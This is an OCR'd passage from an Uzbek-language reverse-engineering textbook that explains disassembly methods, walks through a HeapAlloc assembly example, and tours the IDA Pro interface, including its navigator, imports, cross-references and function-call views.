
Rasmning birinchi qatorida, asosiy (main) funksiyaning **0x00000000000011ca** nisbiy virtual manzilini (RVA) umumiy ikkilik tasvirdan siljitish orqali ishga tushirilishini ko'rishingiz mumkin. Asosiy **(main)** qismdagi ajratilgan chiqishning birinchi qatori rasmda ko'rsatilganidek, 11ca ofsetdan boshlanadi, keyin esa 3-bandda qayd etilganidek, mashina tilining opkodi 55 hisoblanadi. 4-manzildagi operatsiya kodining o'ng tomonida tegishli qismlarga ajratilgan ko'rsatma yoki **push** mnemonikasi mavjud, keyin esa 5-manzildagi rbp

operandi joylashgan. Ushbu ko'rsatma **rbp** registrida saqlangan manzil yoki qiymatni stekka surilishiga olib keladi.

Chiqishning ketma-ket satrlari bir xil ma'lumotni taqdim etadi, opkodlarni qabul qiladi va tegishli disassemblerlashni ko'rsatadi. Bu x86-64 bitli bajariladigan va bog'langan fayl formatining (Executable and Linking Format, ELF) ikkilik faylidir. Agar ushbu dastur ARM kabi boshqa protsessor uchun tuzilgan bo'lsa, opkodlar va qismlarga ajratilgan ko'rsatmalar boshqacha bo'lar edi, chunki har bir protsessor arxitekturasining o'z ko'rsatmalar to'plami mavjud.

Disassemblerlashning ikkita asosiy usuli mavjud: chiziqli tozalash va rekursiv tushish (yoki rekursiv o'tish). **Objdump** vositasi chiziqli tozalash disassemblerlashga misol bo'lib xizmat qiladi. U kod segmentining boshida yoki belgilangan boshlang'ich manzilda ishlab, har bir opkodni ketma-ket disassemblerlaydi. Ba'zi arxitekturalarda, masalan, x86-64, o'zgaruvchan uzunlikdagi buyruqlar to'plami mavjud bo'lib, bu yerda buyruqlarning uzunliklari turlicha bo'lishi mumkin. Boshqa arxitekturalarda, masalan, MIPS, har bir ko'rsatma 4 bayt kenglikda bo'lib, belgilangan o'lcham talablariga rioya qilinadi. IDA – bu mashina kodini chiziqli ravishda qismlarga ajratishdan tashqari, shartli filial yoki filial kabi boshqaruv oqimini o'zgartirishi mumkin bo'lgan ko'rsatmalarga erishgunga qadar ishlaydigan rekursiv disassemblerga misol bo'ladi. Shartli o'tishga misol sifatida **Jz** ko'rsatmasini olish mumkin. Bu ko'rsatma "Jump if zero" (nol bo'lsa sakra) degan ma'noni anglatadi. Ushbu ko'rsatma bayroqlar (**FLAGS**) registridagi nol bayrog'ini (**zero flag**) (zf) tekshirib, uning o'rnatilganligiga ishonch hosil qiladi. Agar bayroq (flag) o'rnatilgan bo'lsa, shunda o'tish amalga oshiriladi. Agar bayroq o'rnatilmagan bo'lsa, dastur hisoblagichi bajarilish davom etadigan keyingi ketma-ket manzilga o'tadi.

Kontekstni yanada to'liqroq tushunish uchun quyidagi rasm IDA Pro dasturida xotira ajratish funksiyasidan boshqaruv qaytgandan so'ng yuz beradigan shartli o'tishning ixtiyoriy misolini ko'rsatadi.



IDA Pro ichidagi ushbu grafik tasvir rekursiv tushish formatiga ega.

call cs:__imp_GetProcessHeap ❶
mov r8, r14 ❷ *; dwBytes*
xor edx, edx ❸ *; dwFlags*
mov rcx, rax ❹ *; hHeap*
call cs:__imp_HeapAlloc ❺
mov r15, rax ❻
test rax, rax ❼
jz loc_14006CE15 ❽


Birinchi navbatda **GetProcessHeap** funksiyasi chaqiriladi. Ushbu funksiya jarayonning asosiy yoki standart xotira yig'ish dastagini qaytaradi. Yig'ish (**heap**) manzili RAX registri orqali chaqiruv amalga oshirilgan dasturga qaytariladi. Bu jarayon dastur xotira boshqaruvida muhim bosqich bo'lib, keyingi xotira ajratish va boshqarish amallarida foydalaniladi. Endi **HeapAlloc** funksiyasini chaqirish uchun argumentlar moslashtirilmoqda. Birinchi argument sifa-

tida, rasmdagi 2-qiymatdan R14 registridan R8 registriga ko'chirilgan o'lcham ishlatiladi. **DwFlags** argumentiga xor edx, edx buyrug'i yordamida 0 qiymati beriladi, bu esa yangi imkoniyatlarni talab qilishning yo'qligini ifodalaydi. Shuningdek, uyum manzili (heap address) **RAX** registridan **RCX** registriga 4-qiymat sifatida ko'chiriladi.Endi **HeapAlloc**funksiyasi uchun argumentlar berilgan bo'lsa, chaqiruv (call) buyrug'i 5-qiymatda bajariladi. HeapAlloc chaqiruvidan (call) kutilayotgan natija ajratilgan xotira qismiga ko'rsatgich hisoblanadi. So'ngra **raw**'da saqlangan qiymat 6-qiymatdagi **r15** ga ko'chiriladi. Keyin esa 7-qiymatdagi **test eax, eax** buyrug'i amalga oshiriladi.Test ko'rsatmasi bitlar bo'yicha AND (va) operatsiyasini bajaradi. Bu holatda, RAX registrini o'z-o'zi-ga taqqoslaydi. Ushbu misolda, test ko'rsatmasining maqsadi HeapAlloc funksiyasidan qaytarilgan qiymatning 0 ekanligini tekshirishdir, chunki bu muvaffaqiyatsizlikni bildiradi. Agar **RAX** registri 0 qiymatini saqlasa va uni o'z-o'zi bilan AND operatsiyasi orqali solishtirsak, Zero **Flag (ZF)**o'rnatiladi, bu holatda qiymatning 0 ekanligini ko'rsatadi.


Agar **HeapAlloc** chaqiruvi paytida HEAP_GENERATE_EXCEPTIONS parametri **dwflags** yordamida o'rnatilgan bo'lsa, 0 o'rniga istisno kodlari qaytariladi.Ushbu blokdagi oxirgi buyruq 8-qiymatda ko'rsatilgan **jump if zero** buyrug'i (jz). Agar **zf** o'rnatilgan bo'lsa, demak **HeapAlloc** qo'ng'irog'i muvaffaqiyatsiz tugadi, biz o'tishni amalga oshiramiz; aks holda, keyingi ketma-ket manzilga chiziqli ravishda o'tiladi va kodni bajarish davom etiladi.

IDA Pro navigatsiyasi

IDA Pro dasturida ko'plab standart yorliqlar va oynalar mavjud bo'lganligi sababli, unda qanday to'g'ri ishlash va navigatsiya qilishni tushunish muhim. Keling, oddiy binar faylni IDA Pro'ga kirish fayli sifatida yuklash misolidan boshlaymiz. MyAtoi dasturini IDA Pro'ga birinchi marta yuklaganimizda, quyidagi oyna paydo bo'ladi:



IDA Pro obyekt faylining meta ma'lumotlarini tahlil qilganidan so'ng, faylning 64-bitli ELF ikkilik fayli ekanligini aniqlaydi. IDA Pro dasturiy tahlil jarayonida quyidagi bosqichlarni bajaradi: ijro oqimini kuzatish, kutubxonalarni tezkor aniqlash va tanib olish texnologiyasi (FLIRT) imzolarini qo'llash, stek ko'rsatkichlarini tahlil qilish, belgilar jadvalini tekshirish va funksiyalarni nomlash, mavjud bo'lsa, ma'lumot turlarini aniqlash va joy nomlarini belgilash. Bu bosqichlar dastlabki tahlil jarayonining katta hajmdagi qismlarini o'z ichiga oladi. OK tugmasi bosilgandan so'ng, IDA Pro avtomatik tahlilni amalga oshiradi. Katta hajmdagi kirish fayllari uchun tahlil biroz vaqt talab qilishi mumkin. Barcha oynalarni yopish va Navigator asboblar panelini yashirish tahlilni tezlashtiradi. Tahlil jarayonini tugatgandan so'ng, menyuda **Windows** bo'limini tanlang va standart sozlamalarni tiklash uchun Ish stolini tiklash (**Reset Desktop**) opsiyasini tanlang. IDA Pro **myAtoi** dasturining avtomatik tahlilini yakunlaganidan so'ng, 5.1-rasmda ko'rsatilgan natija olinadi.



5.1-rasm. *Standart IDA Pro tartibi*


ESLATMA. Ko'pgina funksiyalar va elementlar 5.1-rasmda ko'rsatilgan. Turli bo'limlar, xususiyatlar va variantlarni ko'rib chiqayotganingizda, ushbu rasmga murojaat qilishni unutmang.

5.2-rasmda ko'rsatilgan Navigator asboblar paneli butun kiritish faylining umumiy ko'rinishini taqdim etadi. Panel turli bo'limlarga bo'lingan bo'lib, har bir rang bilan kodlangan maydon o'sha joyga tezkor kirish imkoniyatini beradi. MyAtoi misolida, umumiy tasvirning aksariyati muntazam xususiyatlar sifatida belgilangan. Bu, dinamik bog'liqliklar mavjud tashqi belgilar va statik ravishda tuzilgan kutubxona kodiga ishora qiluvchi kutubxona funksiyalaridan farqli o'laroq, ikkilik kodga tuzilgan ichki funksiyalar va bajariladigan kodga ishora qiladi. 5.3-rasmda ko'rsatilgan funksiyalar oynasi barcha ichki funksiyalar va dinamik bog'liqliklarning nomlari ro'yxatini taqdim etadi.

Yozuvni ikki marta bosish ushbu xususiyatni asosiy grafik ko'rish oynasida ko'rsatishga olib keladi. G tezkor tugmasi to'g'ridan-to'g'ri manzilga o'tishga imkon beradi. Agar IDA Pro'da belgilar jadvali mavjud bo'lsa, barcha funksiyalar mos ravishda nomlanadi.Agar berilgan funksiya uchun belgi ma'lumotlari mavjud bo'lmasa, ularga **sub** prefiks beriladi, so'ngra **sub_1020** kabi nisbiy virtual manzil (Relative Virtual Address) (RVA) ofset beriladi. Quyida belgilar jadvali mavjud emasligi va qachon mavjud bo'lishiga misol keltirilgan:

5.2- rasm. *IDA Pro navigatsiya asboblar paneli*

5.3-rasm*. IDA Pro funksiyalari oynasi*




Xususiyatlar oynasi ostida grafikani ko‘rib chiqish oynasi joylashgan. Ushbu oynani ko‘rish uchun 5.1-rasmga murojaat qiling. Bu interaktiv oyna bo‘lib, tahlil qilinayotgan barcha xususiyatlarni aks ettiradi.

Standart IDA Pro tartibining pastki qismidagi chiqish oynasi Python yoki IDC interaktiv paneli bilan birga 5.4-rasmda ko‘rsatilgan. Chiqish oynasi IDA Python yoki IDC orqali bajarilgan buyruqlarning xabarlari va natijalarini ko‘rsatish uchun mo‘ljallangan. IDA Python va IDC haqida batafsil ma’lumot XIII bobda keltirilgan. Bizning misolimizda ko‘rsatilgan so‘nggi xabar quyidagicha ko‘rinadi: “initial autoanalysis has been finished” (“Dastlabki avtomatik tahlil yakunlandi”).

5.4-rasm.*IDA Pro chiqish oynasi*


Misoldagi standart IDA Pro sxemasining markazida joylashgan asosiy oyna IDA View-A deb ataladi va u 5.5-rasmda ko‘rsatilgan. Ushbu oyna funksiyalar va bloklarni rekursiv tushish uslubida aks ettiruvchi grafik tasvirni taqdim etadi. Ushbu oynadagi bo‘sh joy tugmasini bosish 5.6-rasmda ko‘rsatilganidek, displeyni grafikdan matnga o‘tkazadi. Matn ko‘rinishi qismlarga ajratilgan kodni chiziqli tarzda ko‘rish imkonini beradi. Bo‘sh joy tugmasini yana bosish bu ikki ko‘rinish o‘rtasida almashinadi. 5.5-rasmda bitta kod blokidan iborat asosiy funksiya ko‘rsatilgan. Funksiyaning yuqori qismida tur ma’lumotlari, keyin mahalliy o‘zgaruvchilar va qismlarga ajratilgan kod ko‘rsatiladi.



5.5-rasm. *IDA Pro’da grafik ko‘rinishi*

5.6-rasm. *IDA Pro matn ko'rinishi*

5.7-rasmda Importlar yorlig'i ko'rsatilgan. Ushbu oyna kutubxona kodiga kirish faylining barcha dinamik bog'liqliklarini ko'rsatadi. Ro'yxatning yuqori qismida printf funksiyasining nomi joylashgan. Ushbu funksiya umumiy obyekt dasturini bajarish uchun zarur bo'lib, ish vaqtida *mmap* yordamida jarayonga yuklanishi kerak. Eksportlar yorlig'i ko'rsatilmagan. Ushbu oynada seriya raqami va ularning tegishli manzillari orqali kirish mumkin bo'lgan eksport qilingan funksiyalar ro'yxati ko'rsatiladi. Ushbu bo'lim umumiy obyektlar va dinamik havola kutubxonalari (DLL) tomonidan qo'llaniladi.



5.7-rasm. *IDA Pro Import yorlig'i*

IDA Pro xususiyatlari va funksionalligi


IDA Pro ko'plab o'rnatilgan xususiyatlar, vositalar va imkoniyatlarga ega; ammo, ko'p murakkab ilovalar kabi, dastlabki sozlash uchun biroz vaqt talab qilinishi mumkin. Ushbu variantlarning aksariyati IDA'ning bepul versiyasida mavjud emas. Biz eng asosiy variantlardan ranglar sxemasini sozlashdan boshlaymiz, so'ngra foydaliroq xususiyatlarni ko'rib chiqamiz. IDA Pro turli xil oldindan o'rnatilgan rang sxemasi variantlarini taklif qiladi. Ulardan birini tanlash uchun Variantlar (**Options**) menyusiga o'ting, so'ng Ranglar (Colors)ni tanlang.

5.8-rasmda IDA Pro dasturining ranglar ochiladigan menyusi va mavjud variantlar ko'rsatilgan. Siz standart, darcula, va qorong'i (dark) rang sxemalari orasidan tanlashingiz mumkin. Qorong'i sxemasi butun IDA Pro interfeysi uchun qo'llaniladi, Darcula esa faqat disassemblerlash (qismlarga ajratish) oynasiga taalluqlidir. 5.9-rasm qorong'i (dark) mavzuning namunasini taqdim etadi.

5.8-rasm. *IDA Pro rang sxemalari*

O'zaro havolalar (Xrefs)


Ko'pincha, qiziqqan funksiyaga qanday qilib chaqiruvlar amalga oshirilganligini aniqlash zarur bo'ladi. Ushbu chaqiruvlar o'zaro havolalar (cross-references) yoki xrefs deb ataladi. Misol uchun, HeapAlloc funksiyasining qayerda va qachon chaqirilishini aniqlash kerak bo'lishi mumkin. Buning usullaridan biri Importlar yorlig'iga o'tish, Ism ustunini alifbo tartibida tartiblash va kerakli funksiyani topishdir.




5.9-rasm. *IDA Pro qorong'i rejimi*

Topilgandan so'ng, 5.10-rasmda ko'rsatilganidek, kerakli funksiyaning Import ma'lumotlari (.idata) bo'limiga o'tish uchun nomni ikki marta bosing. .idata bo'limida tanlangan funksiya ustida CTRL-X tugmalarini bosib, xrefs oynasini

oching. 5.11-rasmda HeapAlloc misolidagi natijalar ko‘rsatilgan. Kiritilgan fayl-da ma’lum bir joyga o‘tish uchun ro‘yxatdagi istalgan chaqiruvni tanlashingiz mumkin.



5.10-rasm. *Ma’lumotlarni import qilish bo‘limi*




5.11-rasm. *HeapAlloc’ga o‘zaro havolalar*

Eslatma: JumpOpXref deb nomlangan operand o‘zaro havolalari uchun tez-kor tugma ham mavjud bo‘lib, uni X tugmasini bosish orqali chaqirish mumkin. Misol tariqasida dastur ma’lumotlari segmentida saqlangan va kod segmentida bir nechta joylarda ishlatiladigan o‘zgaruvchidan foydalanish mumkin. Agar o‘z-garuvchi ajratib ko‘rsatilinsa va X tugmasini bosilsa, ushbu o‘zgaruvchi uchun o‘zaro havolalar ro‘yxati ochiladi.

Funksiya chaqiruvlar

5.12-rasmda bir nechta blokli funksiya misoli ko‘rsatilgan. Funksiyalar odat-da ushbu misoldan ko‘ra kattaroqdir. Ko‘pincha siz nafaqat funksiyaga barcha o‘zaro bog‘liqliklar (cross-references)ni ko‘rib chiqishingiz kerak, balki ushbu funksiyaga qo‘ng‘iroqlar qayerdan (from) kelib chiqqanligini ham bilib olishin-giz kerak. Ushbu ma’lumotni bir joydan olish uchun Ko‘rish (**View**)ni tanlang Subviewsni ochish (**Open Subviews**) | Funksiya chaqiruvlari (**Function Calls**). 5.13-rasmdagi qisqartirilgan misolda, tahlil qilinayotgan joriy funksiyaga uchta chaqiruv va ushbu funksiyadan amalga oshirilgan bir nechta chaqiruvlar ko‘r-satilgan.



5.12-rasm. *Funksiyaga misol*

Address	Caller	Instruction
.text:000000014008B0B48	Rpc_CreatePolicy	call Create_CDNSPolicy
.text:000000014008B0CFF	Rpc_CreateZonePolicy	call Create_CDNSPolicy
.text:000000014014A126	Create_CDNSPolicies	call Create_CDNSPolicy

Address	Called function
.text:00000001401476DF	call Validate_PolicyD...
.text:00000001401477CA	call WPP_SF_Sddd
.text:00000001401477E7	call Get_Policy
.text:0000000140147837	call WPP_SF_Sdd
.text:0000000140147852	call ??2@YAPEAX_KA...
.text:0000000140147865	call ??0CDnsPolicy@...


5.13-rasm. *Funksional qo‘ng‘iroqlar*

Proximity Browser

